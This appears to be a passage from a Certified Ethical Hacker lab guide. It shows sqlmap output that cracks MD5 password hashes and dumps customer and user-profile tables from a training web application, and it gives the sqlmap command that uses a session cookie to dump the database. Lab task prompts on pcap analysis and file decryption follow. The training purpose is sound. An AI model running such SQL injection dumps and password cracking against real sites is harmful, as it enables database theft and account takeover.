[05:27:03] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:27:03] [INFO] starting 16 processes
[05:27:04] [INFO] cracked password 'aaa' for user 'my user'
[05:27:04] [INFO] cracked password 'adminpwd' for user 'admin'
[05:27:04] [INFO] cracked password 'guest' for user 'guest'
[05:27:05] [INFO] cracked password 'sss' for user 'ss'
[05:27:06] [INFO] cracked password 'guest' for user 'guest'
Database: moviescope
Table: CustomerLogin
[4 entries]
+-----+-----+-----+-----+-----+-----+
| question_id | Add1 | Add2 | City | State | email           | answer | Phoneno | LastName | User
| password    |       |       |       |       | FirstName       | customerNumber |
+-----+-----+-----+-----+-----+-----+
| 1 | che-control | a | a | b | c | d | aa@gg.com | yellow | 34 | BB | my u
| 47bce5c74f589f4867dbd57e9ca9f808 (aaa) | AA |       |       |       |       |       |       |       |
| 1 | a | ad | c | s | adfr | s | orange | 454 | sa | ss
| 9f6e6800cfaf7749eb6c486619254b9c (sss) |       |       |       |       |       |       |       |       |
| 1 | a | a | NULL | NULL | admin@gmail.com | white | NULL | Admin | admin
| 0a14de5a76e5e14758b04c209f266726 (adminpwd) | Admin |       | 3 |       |       |       |       |
| 1 | NULL | NULL | NULL | NULL | guest@gmail.com | yellow | NULL | guest | guest
| 084e0343a0486ff05530df6c705c8bb4 (guest) | guest |       | 4 |       |       |       |       |
+-----+-----+-----+-----+-----+-----+
[05:27:07] [INFO] table 'moviescope.dbo.CustomerLogin' dumped to CSV file '/root/.local/share/sqloutput/movies.ceph.org.com/dump/moviescope/CustomerLogin.csv'
```

● ● ● sqimap -u http://movies.ceph.org.com/viewprofile.aspx?id=1 --cookie="mscope=Xf4nda2RM2w=;ui-tabs-1=0" -D moviescope --dump

File Edit View Search Terminal Help


Database: moviescope

Table: User_Profile

[9 entries]

| Uid | age | email | gender | address | lastname | username | firstname | dob |
|--------|---------------|-----------------------|--------|---------------|----------|----------|-----------|------------|
| fbirth | contactnumber | | | | | | | |
| 1 | 38 | jason@ceph.org.com | male | Washington DC | Houston | jason | Jason | 1975-01-20 |
| 2 | 45 | mary@ceph.org.com | female | New York | smith | mary | Mary | 1968-01-20 |
| 3 | 33 | robert@ceph.org.com | male | Mexico city | Perry | robert | Robert | 1980-01-20 |
| 4 | 30 | patricia@ceph.org.com | female | DownTown | Jobs | patricia | Patricia | 1983-01-20 |
| 5 | 25 | john@ceph.org.com | male | Albuquerque | Bret | john | John | 1988-01-20 |
| 1002 | 37 | jennifer@ceph.org.com | female | New York | Lopez | jennifer | Jennifer | 1976-01-20 |
| 1003 | 38 | linda@ceph.org.com | female | Chicago | Smith | linda | Linda | 1975-01-20 |
| 1004 | 30 | david@ceph.org.com | male | New York | Jobs | david | David | 1983-01-20 |
| 1005 | 25 | karen@ceph.org.com | female | California | Lee | karen | Karen | 1988-01-20 |


CEHORG suspects of a possible session hijacking attack on a machine in its network. The organisation has retained the network traffic data for the session at C:\Users\Admin\Documents in the EH Workstation – 2 as sniffsession.pcap. You have been assigned a task to perform an analysis and find out the protocol that has been used for sniffing on its network.




CEH Engage Part 4


An attacker has intruded into the CEHORG network with malicious intent. He has identified a vulnerability in a machine. He has encoded the machine's IP address and left it in the database. While auditing the database, the encoded file was identified by the database admin. Decode the EncodedFile.txt file in the Document folder in the "EH


Workstation – 2" machine and enter the IP address as the answer. (Hint: Password to decode the file is Pa\$\$w0rd)




The Access code of an employee was stolen from the CEHORG database. The attacker has encrypted the file using the Advance Encryption Package. You have been assigned a task to decrypt the file; the organization has retained the cipher file ""AccessCode.docx.aes"" in the Document folder in the ""EH Workstation – 2"" machine. Determine the access code by decrypting the file. Hint: Use ""qwerty"" as the decryption password. Note: Advanced Encryption Package is available at E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools.

